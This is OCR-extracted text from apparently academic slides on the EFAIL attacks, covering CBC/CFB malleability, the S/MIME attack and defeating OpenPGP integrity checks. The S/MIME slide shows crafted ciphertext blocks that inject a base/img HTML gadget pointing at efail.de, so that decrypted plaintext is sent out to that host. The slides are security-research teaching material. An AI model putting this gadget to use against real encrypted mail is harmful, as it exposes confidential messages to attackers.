
S/MIME Structure



Malleability of CBC/CFB




Malleability of CBC/CFB




XOR

A	B	Q
0	0	0
0	1	1
1	0	1
1	1	0

Malleability of CBC/CFB




Malleability of CBC/CFB




XOR

A	B	Q
0	0	0
0	1	1
1	0	1
1	1	0

Malleability of CBC/CFB




Malleability of CBC/CFB



Overview

1. Introduction
2. Backchannels
3. Attacker Model
4. Malleability Gadgets
5. Attacking S/MIME
6. Attacking OpenPGP
7. Direct Exfiltration

Practical Attack against S/MIME



Practical Attack against S/MIME

Content-type: te	xt/html\nDear Sir	or Madam, the se	ecret meeting wi

Original

Crafted

????????????????	<base "	????????????????	" href="http:">
????????????????	<img "	????????????????	" src="efail.de/
Content-type: te	xt/html\nDear Sir	or Madam, the se	ecret meeting wi
????????????????	">		

Changing

Duplicating

Reordering


Practical Attack against S/MIME


Overview

1. Introduction
2. Backchannels
3. Attacker Model
4. Malleability Gadgets
5. Attacking S/MIME
6. Attacking OpenPGP
7. Direct Exfiltration

OpenPGP


- OpenPGP uses a variation of CFB-Mode
- **PGP-Standard has integrity protection**
- **Compression is enabled by default**





OpenPGP – Integrity Protection

- Integrity Protection is performed by adding an MDC at the end of the packet



Tag	Type of PGP packet
8	CD: Compressed Data Packet
9	SE: Symmetrically Encrypted Packet
11	LD: Literal Data Packet
18	SEIP: Symmetrically Encrypted and Integrity Protected Packet
19	MDC: Modification Detection Code Packet

RFC4880 on Modification Detection Codes

return the data to the attacker. An implementation MUST treat an MDC failure as a security problem, not merely a data problem.

In either case, the implementation MAY allow the user access to the erroneous data, but MUST warn the user as to potential security problems should that data be returned to the sender.

OpenPGP – Integrity Protection

Defeating Integrity Protection

Client	Plugin (up to version)	MDC Stripped	MDC Incorrect	SEIP -> SE
Outlook 2007	GPG4WIN 3.0.0			
Outlook 2010	GPG4WIN			
Outlook 2013	GPG4WIN			
Outlook 2016	GPG4WIN			
Thunderbird	Enigmail 1.9.9			
Apple Mail (OSX)	GPGTools 2018.01			

